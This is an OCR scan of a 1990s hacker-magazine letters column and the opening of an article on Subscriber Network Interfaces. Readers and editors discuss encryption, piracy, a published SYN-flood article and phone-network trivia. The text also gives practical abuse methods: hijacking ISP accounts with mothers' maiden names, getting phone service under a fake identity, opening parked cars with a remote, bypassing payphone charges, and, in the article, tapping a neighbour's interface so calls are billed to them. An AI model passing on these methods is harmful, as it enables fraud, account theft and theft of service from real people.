Only an AOL person would fear a witty retort. That said, we can assume you're referring to files on our web site (www.2600.com), which are not encrypted at all since people wouldn't be able to read them. Many files are compressed using a program known as gzip. Most any system on the net should allow you to gunzip such files, which typically have an extension of .gz.

Dear *2600:*

Just finished reading TheCrow's article. He can save himself some trouble by using IDEA, in the conventional encryption mode of PGP. I am also wondering why he seems reluctant to release source code. Cypherpunk suspicion dictates looking at that before trusting any new algorithm. IDEA and 3DES have source available publicly and, while I am personally unqualified to do the math of checking them, I trust those who have done so. I think it's a good idea to assume an attacker has your algorithm and source code. Single DES is very bad - banks still use it but it's only 56 bit and so can be bruted by the NSA or anyone with $10 million or so, from what I hear. Don't take all this wrong, I am in favor of you writing encryption stuff. The more out there, the better for everyone.

A good, simple test for randomness and repeating patterns is to pkzip the encrypted and random-looking file. If it shrinks a lot, it is not very random. There are others out there as well, but I have never tried them. I would strongly suggest *not* trusting the human eye for this task, and just about everyone has pkzip. Good sources of randomness are rare. Radioactive decay is one, but a lot of stuff that *looks* random to the human eye is not really and truly random. These and other points are covered very well in PGPdocs 1 & 2 and *Applied Cryptography*, which are good reading for anyone interested in the subject. Commenting on bigmother's hatred of crypto, John Von Neumann once said, "Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin." Keep on sinning.

WinSocker

Questions

Dear *2600:*

I have a question regarding frog's article "Imaginary Friends" on scamming ma bell with a fake identity. OK, so you provided the phone company with all that fake info. Don't they need your real address to give you phone service?

thedespised

Yes, but the reason for doing it like this is so that your imaginary friend begins to turn into a real person. He just happens to be living in your house for now. And the flip side is that if the phone service is in his name, it isn't in yours.

Dear *2600:*

I have already bought your t-shirts, subscribed to the magazine off and on for the last few years, and bought it on the stands when not subscribed. But what I was wondering is if ya all planned to come out with a *2600* baseball cap. I personally think you would sell a good number of them. I would like to buy one. A black one with the *2600* graphic that you put on all the T-shirts.

Merlin
Anchorage, AK

We've toyed with the idea of a rave cap but we just haven't gotten our act together yet on that one. We're not exactly at the PBS level of marketing and with luck we never will be. But the cap remains a possibility.

Holes

Dear *2600:*

This may not come as a surprise, but *a lot* of ISP's are *very* insecure. They may have their passwords shadowed and all their exploits plugged, but they may be missing a very important hole. Recently, when I switched ISP's, I realized something very cool. While I was telling them my info, they asked me for my mother's maiden name and said that it would be my "secret word". I thought to myself, "Hey, I could do some hardcore social engineering here!" I decided to test my theory out. First I called up the ISP, then I went to customer service, then I told the operator that I forgot my password, but I had my secret word. They then told me the real password to the account. Of course it's not as good as some other methods, but it works. I know a bunch of my friend's mother's maiden names so I got some of their accounts. I wasn't an asshole about it - I told them that I knew and they were *very* surprised. To all of you in the world of dial-in Internet access, I *strongly* suggest changing your "secret word" if your

ISP uses one. I have gotten three accounts from mindspring on this method, and two from local providers. I just wanted to warn and tell everybody!

charr
Atlanta

ISP's aren't the only ones vulnerable in this manner. Many credit card companies ask for your mother's maiden name as a password. It's a remarkably dumb way of authenticating someone's identity when you give it even a small amount of thought.

On Cluelessness

Dear *2600:*

I just read the last issue (Volume 13, Number 3) and was wondering: has the hacker mentality gone this *low?!* Cesar, Rev. Doktor S-Bo, and mthed should get a fucking clue and stop jumping to conclusions. I looked at the cover and laughed my fool head off (there is a red line surrounding the perimeter of the cover, thus making a *red box*). I really hope that the majority of the people reading this magazine got that or else we are in real trouble.

Zyklon B

Observations

Dear *2600:*

Having telephone service ten yards from the CO, I discovered that the metal around the push-button on the tap alert heats up to an unbearable temperature, but it hasn't failed. It just gets damn hot due to such a low resistance in the line, yielding a much higher current. Just an interesting piece of information I discovered.

Dr. Delam

Dear *2600:*

In response to "The Truth Revealed" from narrow minded fear bitters such as The Propagandist and I.M. Free: I'm an old phone phreaker who no longer has the time required to stay abreast of the "hacker skills", but reading *2600* gives me comfort that Big Brother still has checks and balances. Some of us say "never again" to the likes of Hitler and if the government is taken over by evil, hackers will be indispensable friends fighting for our freedom.

xphreak

Dear *2600:*

1) An interesting sidelight to the markings on the road that Mr iNSaNiTY complained about and that were explained in the Autumn issue is that in certain areas of San Francisco these markings are actually in *Chinese!* I guess there must be a requirement - at least in San Francisco - that the markings must be understandable to the local residents.

2) Steve Rives' article about mouse-oriented passwords led me to think of a couple of other ways it could work. For example, one could be presented with a list of letters A-Z and numbers 0-9, and simply click on the letters/numbers that make up the password. While this would get around key stealers it still would leave one vulnerable to shoulder surfers. Or a password could be made up solely of left and right mouse clicks. Either way, it's a novel idea with the age old password.

3) I have to disagree with DayEight that a good motive for hacking your school's computers is to change grades and schedules. Call me old fashioned, but I think one should have to work for one's grades. I know high school sucks right now (it sucked for me) but sooner or later you'll be glad you have that diploma.

4) Reading Derneval's article about the Brazilian phone system actually made me proud to be an American! (And that's no easy task, either!) Even with the 1950's phone wire pairs in the box downstairs that I still haven't figured out yet, I'm better off than many people elsewhere in the world.

5) I estimate that you probably spend about $2-$3 on postage for each magazine you send out to subscribers. Figuring that in, the subscription price of $21 a year is fair.

6) How can I help Ed Cummings? He's sure been through hell and back.

7) I loved the payphone graveyard on the cover.

Desaparecido
Sacramento

Right now the best way to help Ed is to not forget the hell he's been through and to do everything we can to keep it from happening to anyone else. Full details are on our web site (www.2600.com) and you can write to Ed at bernies@2600.com.)

Dear *2600:*

I just wanted to inform you that you've got wrong guy. I am talking about Phiber Optik. He doesn't deserve that name. I am the true Phiber Optik. I thought of the name and asked someone on IRC if they liked it. He must have seen. You are a big fake! All that stuff in your "MOD" book was bull. You can't do any of that crap you did in the book. I can, so watch it you fake. I want my name back, and your gonna give it to me. Or else, and you can try to do anything to me cause I know your a fake, and I'm gonna tell the world. I am elite. Your knowledge of computers is a speck of dirt compared to mine. Don't get me wrong *2600* is ok but you guys are kindof dumb. Your mag is full of crap. Anyone who has anything to do with *2600* is a geek. Even if your dumb enough to read it.

Heres my info I am sure you are bull so try to convince me losers.

NG
New Jersey

You're either a real cocky ninth grader or the guy whose name, address, phone number, and school you posted is a ninth grader you've had a falling out with. Either way we will investigate your claim and an adjuster will be in touch soon.

Dear *2600:*

If you haven't heard recently, there is a completely free service called Webring that offers rings to people to hook pages together of their tastes (everything from hacking to Star Wars to Egyptology). There is also a company called RING!Online, a Michigan-based ISP that decided that the Webring was a violation of their copyright status and is deciding to sue the Webring. The RING!Online has no ground for a copyright suit, in my opinion, but because they've got the money and Webring is free, they are continuing with their lawsuit. I was wondering if someone over there at *2600* could help the Webring out. The URL for the Save the Webring is:

http://ikx.org/~ZeroOne/savethewebring/ring.html

Ammon

Dear *2600:*

It was with great interest in Dr. Kolos' article that prompted me to buy my first ish of *2600*. I was recently touring Bosnia with CCIFOR (Canadian contingent) in May of 96. I shot over a thousand images and conducted several interviews both in Bosnia and Serbia. Oh yeah, and I drank vast quantities of Sliwowitz, a rather hardcore brandy. I am new to netting, as of Friday the 13th, a rather auspicious day to start researching my favorite topics such as censorship, accessibility, and communications. The former all the more important when discussing the former Yugoslavia. IFOR is a shitcan when it comes to PR gladhanding. I know. Attend one press conference and it's quite apparent. Sometimes your mag loses me but with diligence and lots of homemade wine I hope to fully embrace this brave new world and learn from the gurus who do exist for the facilitation of info. Keep it up dudes! Canadians love this stuff!

Rosey

As hackers, it's easy to forget how inspirational the things we're involved in can be to people around the world. Thanks for reminding us.

Dear *2600:*

For more on micropower ("don't call it pirate") radio, check the *Radio Resistor's Bulletin* at http://www.hear.com/rw/feature/rrb.html. Also, if you're near a Fry's Electronics (kind of an overgrown Radio Shaft with a junk food aisle), they sell little 5-watt stereo FM transmitter kits real cheap.

president@whorehouse.gov

Dear *2600:*

What a big deal about underground stuff in the Autumn issue! Here is what we use in California and Nevada: red (electric), orange (communication, CATV), green (sewer), pink (temporary survey markings), yellow (gas, oil, steam), blue (water), purple (reclaimed water), and white (proposed excavation). The number to call "before you dig" is 1-800-227-2600!

CF
Alameda, CA

New Stuff

Dear *2600:*

I have recently come across an interesting advertisement. Via cell phone, a cop can track (GPS), shut down, and lock the doors to a car. Hmmm.... sounds like a phun hack. It is similar to the new Lincoln's, where some Ford techy can, through a phone, track down (via GPS) a customer's car, diagnose, and contact a towing firm. Now, I'm all for personal security, but me thinks this is getting a bit carried away, but leaves room for some nice hacks.

xorsystm

There are tests underway that will allow cops to turn off the engine of a car involved in a chase. The whole concept of a speed trap is about to change forever.

Dear *2600:*

You may have noticed that in newer models of cars, many come with remote control unlock/lock transmitters. They do a variety of things - the Mercury minivans can even be started remotely. Now, since there are only a certain number of frequencies, some will overlap or share. I have noticed that with my remote I can walk down the rows of cars at malls or other parking lots and open a car every so often by continuously clicking on the button. So far, I have had the best luck with Dodge cars and trucks.

TheFetish To Heresy

Numbers

Dear *2600:*

I was going to dial my mom at work, so I dialed (or thought I dialed) 349 and suddenly I got this speak and say voice saying "press 1 for coin test, press 2 for coin relay test, press 8 for ring test, press 9 for second party ring test". I played with this for awhile, mostly just getting weird noises or silence. The choices went all the way up to 18, with choice 19 being further assistance and I didn't want to run into a smiling and ever-so-gracious Ma Bell employee. I tried many times to repeat this fun little game but to no avail. What was it and what can I do with it? My area code is 708 if that makes any difference.

sisifis

You can't do anything until you find the number again. After you do that you'll be able to have all kinds of fun making your phone ring, testing red boxes, and hearing funny tones. We expect a full report.

Dear *2600:*

In the 540 area code you can get ANAC by simply dialing 811. This works from any phone (fortress or not). I'm not sure if this works in any other area codes or not. Secondly, close inspection of some of the fortress fones in my area revealed a surprise. Up underneath the

bottom of the outer box (the blue case) I found a modular phone plug! I assumed it was a test plug for the telco techs since you could plug a normal handset into it and make calls like you were on a standard line - totally bypassing the fortress fone's asking for money. One last thing. I was at a local company and overheard them say they were being plagued by prank calls. They tried the ever-popular *69 to call their pranksters back and kept getting a message saying their call couldn't be completed using that method. I told them that *67 blocks caller ID and possibly even *69. They told me their boss told them to do a *57 the next time. They were told that this was a way for the phone company to provide you with the number of the last person to call you. This method is supposed to take several months before you get an answer, but it is supposed to be able to trace back *any* number - even those who used *67 first. Is this true? If it is, isn't that a blatant invasion of privacy (as if caller ID wasn't)?

Captain Video

*The ANAC number differs from region to region. The payphones you mention are obviously COCOTs that are manufactured by morons since a telco-operated payphone would ask for money no matter where on the line you clipped in. Perhaps these imbeciles thought that nobody would ever plug a phone into that phone plug. As for the *57 scam, yes, you can "trace" a number in this fashion and the phone company can make a little money from your annoyance. Usually you have to use it many times before they will do anything at all. You can also contact the Annoyance Call Bureau of your local company who are required to track down persistent annoyance calls for free. These are really the only calls you should be concerned with anyway.*

Dear *2600:*

I've seen the topic "What is the ringback number for my area?" But I've never seen any number for Germany, so I thought I would help you by sending the ringback number of my area. The number is 117755, after which you dial your own number. For example, if your number is 123456, then you must dial: 117755-123456. This ringback number is only valid for Nuremberg (in Bavaria). Have phun!

Michael

Corporate Hacking

Dear *2600:*

IBM has created a magazine ad in which they state that they have a group of "ethical hackers" as part of their SecureWay family of products and services. These hackers will attempt to "break into your system and reveal the cracks in your armor". Once they know their customer's vulnerabilities, they will "erect multilayered firewalls" and install "special" IBM software. While the ad speaks against "14-year-old sociopaths" and "wily hackers", it would seem that they are supporting "ethical hackers". I am encouraged by IBM's apparent position and I believe it is good for the H/P underground. This ad can be found in the October 1996 issue of *Discover* magazine on pages 46 and 47. For a booklet on SecureWay, call 1-800-IBM-7080, ext. G204.

Jack Stuart

We hope IBM realizes that most of the "ethical hackers" out there don't work for IBM.

A World of SYN

Dear *2600:*

I have been reading *2600* casually for many years now, and in general I find it fascinating. However, I feel obligated to comment on the article describing SYN flooding in the Summer 96 issue. I'm fairly disappointed that the editors of *2600* would print such an unenlightening and potentially abusable article, right down to the command line for the average peon cracker wannabe to type. While you may misinterpret this letter as a vain attempt on my part to have the editors of *2600* censor articles, it's not. Having articles that contain information about well-known shortcomings in the TCP/IP protocol suite is not enlightening in the least to anyone who knows the protocols. Additionally, if knowledge really is power, and if you're really trying to encourage your readers to understand these protocols instead of just typing your printed source code into their computers, you might suggest they read the *TCP/IP Illustrated* series.

Providing source code removes any remaining exploration and learning there might be. If someone can't figure out how to use BSD sockets, perhaps they're not ready to be reading *2600* yet.

meem

We understand the concern and even outrage that was voiced following the appearance of this article. However, we stand by this and future articles that point out major design flaws. You say this was a well known problem. Keeping quiet about it obviously did little towards getting it fixed. By letting everyone in on it now, we may cause some short term problems but nothing compared to what would happen if the flaws remain unfixed while the net continues to grow.

Dear *2600:*

While I am a staunch advocate of freedom to speak and freedom on the Internet, it is the antics of people like you that are going to screw it up for everyone. I am referring to your dissemination of the method to cause "denial of service" by flooding ISPs. This technique has no redeeming virtue and can only be used to disrupt and destroy. Ironically, the target of an attack by the method you distributed, Panix, is an ISP that has generously provided free resources to groups that advocate freedom for the Internet. Are you now happy with the results of your thoughtless abuse of freedom? The government is itching to control and censor the Internet and while free-

dom on the Internet enjoys wide support, a few more incidents like the ones you made possible can sour public support and invite the crackdown we all dread. Do you really want to aid every nutcase with a keyboard and a lust for power to work their will on the Internet community? This is not computer science and lore; it is vandalism. Think about what you have done. If you disagree with me, I would be interested in your rational.

George

The people at panix.com seem to understand why the article was published as well as the need to do something about the problem. We agree it was most unfortunate that this of all systems was targeted but we feel the greater good was ultimately served by revealing the flaws. And we don't see this as a reason for more control and censorship; if anything, the quick and professional way this was dealt with on such systems shows us that we can take care of ourselves on the net without outside interference.

Oops

Dear *2600:*

From the response to a letter by s6killer, Volume 13, Number 2, page 31: "...All our issues are sent in envelopes and the name of the magazine isn't printed on the envelope..."

The letters section of every issue of *2600* I can remember has at least one letter from someone who's afraid to subscribe for fear of parents/authorities finding out. Most of these letters are followed by a response from the editor similar to that above.

So I'm a little concerned when my latest issue arrived in my PO Box in the normal yellow envelope, and the name and description of the magazine is printed clearly in the return address as follows:

2600 Magazine
"The Hacker Quarterly"
PO Box 752
Middle Island, NY 11953-0752
Forwarding and Address Correction Requested

Is there some miscommunication between your letters and subscription departments? If the return address has always appeared that way, I've never noticed it before, but I definitely notice it now. I personally couldn't care less if people know I subscribe to *2600*, but I know that's not the case with all your other subscribers.

Gordon

Actually, you found an inconsistency with what we've been saying that has managed to escape us for years. While all current issues are sent in envelopes without the name of the magazine, back issues and t-shirts get a hand stamped return envelope that does have our name on it. (Sometimes new subscribers get their first issue in this manner as well.) This was definitely an oversight on our part and we will immediately change the hand stamps so only the P.O. box is shown. But we should warn subscribers not to let their subscriptions lapse since the reminder letter we send out comes in an envelope with our name on it. This isn't a ploy to keep our most paranoid subscribers for the rest of their lives; it's just that we get those envelopes from the post office pre-stamped and that's how they come. Of course, it could also be used as proof that you no longer subscribe....

More Flightlink Facts

Dear *2600:*

The article "Flightlink Fun" (TDi) in the summer issue seems to not be very complete. First of all, the Flightlink system (In-Flight Phone Corp.) is not only in use by Continental Airlines, but also by US Air, America West, and Carnival (the system is not widespread yet - a grand total of only 146 planes have been fitted). Besides the fact that I released much of this same information to alt.2600 early this year (circa January), this article lacks real data. It seems to gloss over the system, describing only the features. This is equivalent to writing an article on "Hacking Pizza Hut" and describing only the edible items available to be bought. I would hope that your readers would want heartier info such as system hardware and OS specifications. I had begun researching the system, but stopped after deciding it wasn't worth the effort. Nonetheless, I will provide the information that I did obtain.

For starters, the telephone system is unintelligent, meaning that it does not check for the proper format, number of digits (or lack thereof), etc. before placing your call. Each plane has four or eight outdials (depending on the plane), and air-to-ground frequencies shouldn't be too difficult to find (849-851/894-895 MHz). I traced some ANIs at different points in flight, and acquired these numbers (outdials on the ground - not accessible from the ground): (301) 654-9894, (310) 961-2800, (318) 631-2725, (318) 631-6187, (501) 536-9602, (501) 536-9759, (502) 361-0346, (502) 361-3544, (615) 399-8622, (615) 399-8634, (708) 716-6600, (713) 820-3250, (713) 820-3420, and (713) 820-3453. Scanning in these NPA/exchanges could prove useful.

I wasn't able to glean much OS/hardware info directly from IFPC, but was able to get a few hardware specs on my own. Each set of three terminals (each row on each side of the aisle) connects to a concentrator under the seats. This concentrator (IF-DA 1109-102-03 REV. H1) accepts one each of a ribbon cable (90301/26 REV B 400-4) for the monitor and a twisted-pair cable (12-6568 REV.2 27478) for both a handset and an RJ11 6-position DataLink connection for each of the three terminals (ports J10, J12, and J14). In addition, it uses what appears to be two LAN connections (one of which appears to be a three-conductor twisted cable) as well as a link to a power source. The following are 3M hood model numbers on the connectors (while this may seem like useless data, the type of connector could possibly be determined from this): monitor ribbon cable - 10326,

handset twisted-pair cable - 10314, LAN cable #1 (port J3) - 10840, and LAN cable #2 (port J4) - 10336. While the concentrator does not seem to have any major processing capabilities, it does have a number of two-position switches, one of which is marked "TEST". Checking the RJ11 DataLink port with a multimeter reveals that it is indeed dead (01.4 mV DC) until valid plastic is inserted in the handset.

In looking for the location of the IFPC, I found various answers. Two possible locations I found are Oakbrook Terrace, IL (address unknown), and Charlotte, NC (5020 West Blvd., Charlotte, NC 28208-9775). Scanning the exchanges in these locations could prove profitable, and if you live nearby, you might want to go trashing.

+universal cytixn+

Bernie S. Thoughts

Dear *2600:*

I read the article on Ed Cummings with great interest (even went to your web site to get more information) and would like to put my two cents worth in.

In your preface to the article (in the mag) you use a fairly strong tone to suggest that the whole incident is a fallacy of justice and should never have happened. I disagree with some of the rationale used in justifying your position on the situation. Reading your magazine and the information in it is not just for informational purposes. It is highly improbable that such innocence exists. Instead it has to be assumed that someone will use the information for some purpose criminal or otherwise. This is true for Ed and his red boxes. I am not saying that Ed or anyone else is doing this for criminal reasons. But why develop these devices if there is no satisfaction in trying them? After all, would hacking be so much fun if you didn't do it?

I do think, though, that the added misperception of hackers, crackers, and the like as being malicious and criminal is far from true. I also believe that though there are people within our government and law enforcement who want Big Brother watching, that there are equally others who like yourselves are against those concepts and believe strongly in freedom.

Freedom, though, is not without bounds. After all, freedom is merely a concept of our mind that has no tangible presence. It is the same theory behind currency. Our currency is no longer backed by some precious metal. Its strength lies solely in our belief that it has value. It is this concept that defines freedom. And though each person is allowed to interpret that freedom, we have to consider the whole and not the individual when trying to deal in Truth and Justice.

I capitalize Truth and Justice because in philosophy there is talk of the absolute truth and justice by which all events can be viewed. This does not define good and bad, but allows for a method by which we can determine the rightness of an issue.

This is where Ed was wronged. Law enforcement chose to view him with bias and therefore titled the scales. This in turn brought about the problem. Lastly, I hope Ed realizes that driving on suspension is bad and should not do it. And that all your readers exercise discretion and not forget that reality is very harsh and that true justice doesn't exist. I send my deepest condolences to Ed and hope his situation is resolved and that he can lead a regular life.

Kevin

The very concept that someone can be imprisoned for possessing information or technology should be enough to demonstrate that there are severe problems with our justice system and ultimately with our so-called democratic society. Do you propose to judge the intent of everyone's words and possessions? Who will you trust to make this judgement? It's a very dangerous step that you seem willing to take. Everything from song lyrics to motion pictures to personal diaries to technological toys can be seen as having only one evil purpose in the eyes of someone somewhere. You may think it's easy to judge intent as if it were an action but, in reality, such judgements are extremely difficult and dangerous.

Our Hypocrisy

Dear *2600:*

I chanced upon a copy of your magazine when a colleague brought it into work. While I doubt I will ever feel the need to purchase a copy, I feel a few words are in order on a couple of topics:

1) Copyright. The free distribution of software to people who are unwilling to pay for it is illegal and immoral. Of course, I know of very few computer users who have not done this at one time or another. The fact that "everyone does it" does not make it any less illegal and immoral. I'm not writing to condemn anyone for doing this, but I abhor your vain attempts to rationalize this illegal and immoral act as somehow good for society or the industry. This is juvenile and irresponsible. If you are engaged in an illegal and immoral activity, that's between you, God, and law enforcement. But be adult about it. Don't try to rationalize that the law is wrong, that what you are doing is somehow good, or that you somehow have a right to do what you're doing. Recognize that what you are doing *is* wrong, whether you intend to continue or not, and take responsibility for your actions when you are caught. Software developers spend valuable time writing software. That software obviously has value, or you wouldn't want it. Software developers would like to eat, and their means of getting food to eat is through the money that honest people are willing to spend for their product. To make the argument that the large developers make enough, and that your petty thievery won't hurt is to violate the principles of free enterprise. This implies a socialist mentality motivated towards the redistribution of wealth - the antithesis of the foundation our constitution is based on - a constitution that you seem willing to invoke selectively

through your advocacy of free speech and the rights of the accused.

As a small-scale developer, every act of piracy against my software robs me of a significant part of potential profit. If this becomes too great, I will return to my day job and give up software development. Who will benefit from this?

2) I support free speech and your right to print information about how to write viruses. I think this is extremely irresponsible, however. A virus is nothing more than a random act of vandalism. Why do you instruct people in how to construct such a thing? It serves no useful purpose and contributes to potentially millions of dollars worth of damage. It demonstrates a psychopathic disregard for the work and value of other people in society. I have a friend who was a writer. Literally thousands of hours of her work was once destroyed by a virus. Who knows how much money she may have made off the half-finished book? What was the point? People who develop viruses should simply be put up against the wall and shot out of hand, as unfit to cohabitate with other humans.

I think if you run an article about how to construct a virus, you should run a counter article in the same issue about how to defeat that sort of virus. This sort of information point-counterpoint would be very useful and enlightening.

3) Your publication seems to take a cavalier attitude towards the concept of illegality when it suits you. No matter how you sugarcoat it, thievery is thievery. Busting the code in an ATM is no less stealing from the bank as digging a tunnel under the vault or pointing a gun at a teller.

4) You obviously have a cadre of very talented people. Too bad they can't devote their efforts towards useful software that would enhance the ability of people to use their computers more efficiently. Why not forget about viruses and use your collective knowledge to write an operating system that beats the crap out of the Microsoft monopoly? Do something *useful!*

Sean Emerson
Goleta, CA

You say you saw our magazine by examining a coworker's copy. You should be made aware of the fact that not buying your own copy has resulted in your getting something from us without proper compensation. Or did you think that it was somehow different in your case, that it's fine and dandy to pass our words all over the hemisphere but every time someone makes a copy of your code, they had better be writing you a check? Obviously there are differences (those of you who didn't get the red box cover - we're being slightly sarcastic again), but you're oversimplifying what you see as a problem. Nobody here supports software piracy of the sort where software is copied and sold for profit by someone else in much the same way as we don't support counterfeit CD's being sold to the public. But copying music, programs, and magazine articles leads to greater exposure for the artists, developers, and writers. If your product is not priced out of the reach of your intended audience, it will be in their interest to get an original copy. But in many cases this is not so and the only way people can even get a glimpse of what is being developed is by making copies. We don't think it's fair to deny someone access based solely on economic disadvantage, just as most people wouldn't deny someone the right to read a book if they couldn't afford to actually buy a copy. Software literacy is an important achievement and should be encouraged, not segregated. And if the law doesn't reflect this, we not only have a right but an obligation to challenge it.

We're sorry to hear that your friend lost her entire book due to a computer virus. Whoever told her that leaving a single copy on a computer was a safe thing to do made a big mistake. Hard drives crash all the time. Files become corrupted, even accidentally erased. Computers are stolen. To prevent this type of thing, the very first step should be to keep backups and make printouts on a regular basis. Your friend should also be careful what kinds of software she introduces to her system as viruses can be contained on almost anything. You can blame us if it makes you feel better but it won't make the viruses go away. And every article we print on how to use a virus is also an article on how to be protected from one, if you take the time to learn.

How you equate breaking a code to pointing a gun at someone is beyond us. Knowledge in itself is never a crime. The misuse of it is another matter entirely and one outside our responsibility.

As for your suggestion that our readers do something "useful", it's quite unnecessary and rather insulting since a good number of them have been doing just that for some time. Our readers design the operating systems you use, the voice mail systems you call, the hardware you type on. And many of them never would have had the opportunity to even work in the field if they had to play by the rigid rules you seek to impose or be subject to your crippling moral code for their each and every action. We really hope you lighten up so you can someday see the potential you're trying to crush.

Upgrade


Dear *2600:*

Several people have written me about my article "Secret Codes" and the program it contained, CODEIT2.ZIP. Although the article says it is written in Power Basic 3.0, many people are trying to run it in QBASIC. This will not work. If anyone would like a more advanced version of the program and a compiled version, they can send e-mail to MRGALAXY@AOL.COM. I will gladly e-mail them a copy of the newest version. The program is also available on AOL.

MRGALAXY

(continued on page 49)

It certainly was nice of AT&T to send us this check. But we suspect that in their haste to seize our long distance trunks, they didn't bother to check whether or not we owned the line in the first place. As it happens, we don't. 516-751-9970 is a NYNEX test number. It's always busy. It's a busy signal test. And we doubt they're busy using *any* long distance company.



We have no idea why AT&T has the notion that we own this number. We do know that every time a check like this is cashed, NYNEX winds up charging themselves $5 to switch long distance carriers on a line they never use. It's the corporate way. (Our legal counsel says we can't tell you whether or not we cashed the check. Sorry.)

SUBSCRIBER NETWORK INTERFACES

by Frequency Man (FreqMan)

Also known as Telephone Network Interfaces, Subscriber Network Interfaces are now installed on all new homes. These devices are installed so that the homeowner can check to see if a fault is in his wiring or in the telephone company lines. In actuality, it is the spot where the local telephone company's lines are plugged into your house. When you open one up, you will encounter two (or more) modular jacks, with matching modular plugs running into them. The modular plugs are the telephone company's lines, and they will be plugged into the jacks, which are your actual phone lines. For a homeowner to find a fault he must do this: First, get a phone that he is sure is working. Second, go down to his SNI and open it up. He then will unplug the modular plug from the line that has a fault in it, and plug his working phone into it. What he is doing is plugging the phone into the phone lines before they enter the house. As you have probably figured, if the fault is not present when using the phone from his SNI, then the fault is in the wiring in his house. If the fault is still present when using the phone from his SNI, then it is a problem with the local phone company's lines.

Although SNI's are a pretty good idea, and can be handy for locating phone troubles, most homeowners have no idea what the little green box on the side of their house is, or what it is for. Chances are that many homeowners are not even aware of its presence.

The most common of these devices is the model CAC 3000, manufactured by Siecor. I know for a fact there are different models and brands, but I have yet to encounter one which wasn't a CAC 3000. Even if you are not working with this model, this information will still be valuable for all types of SNI's.

SNI's are usually small green boxes, perhaps 10 inches by 10 inches, and are usually found bolted to the side of the house, usually screwed shut. Sometimes they say Subscriber Network Interface on the front. They have a little loop which you can put a padlock on, but almost none of them do. Most of them have two sections you can open. There is the "Customer Access" section, which is most often opened with a flathead screwdriver, and there is the telco service access, behind an extra plastic shield. This is usually opened with an allen wrench and contains more complicated wiring and components. This article is written to deal with the "Customer Access" section, which is a lot of fun to play with by itself. So don't worry - even though this information isn't highly technical, you can still have plenty of fun from the "Customer Access" spot.

Fun Thing #1

Since you have a jack right there, there are many things you can do with your neighbors' lines. When your neighbors go out of town, that is the best time to do some tinkering with their lines, so from here on I am going to assume that you are out of harm's way while playing with their SNI.

For a quick and easy phone call that you need to make, all you need to do is grab your phone, run over to your neighbor's SNI, unplug the modular plug leading into Line 1, (they will be labelled) and plug in your phone. Dial away. This is all easier if you are not using a cordless phone, because with a cordless you also need a power outlet, of course. The reason for plugging into Line 1 and not Line 2 is because many peo-

ple still only have one line, and it will be the one labeled Line 1 if this is the scenario. Your calls will obviously be billed to whoever's SNI you are using, for those of you who don't catch on too quick.

Fun Thing #2

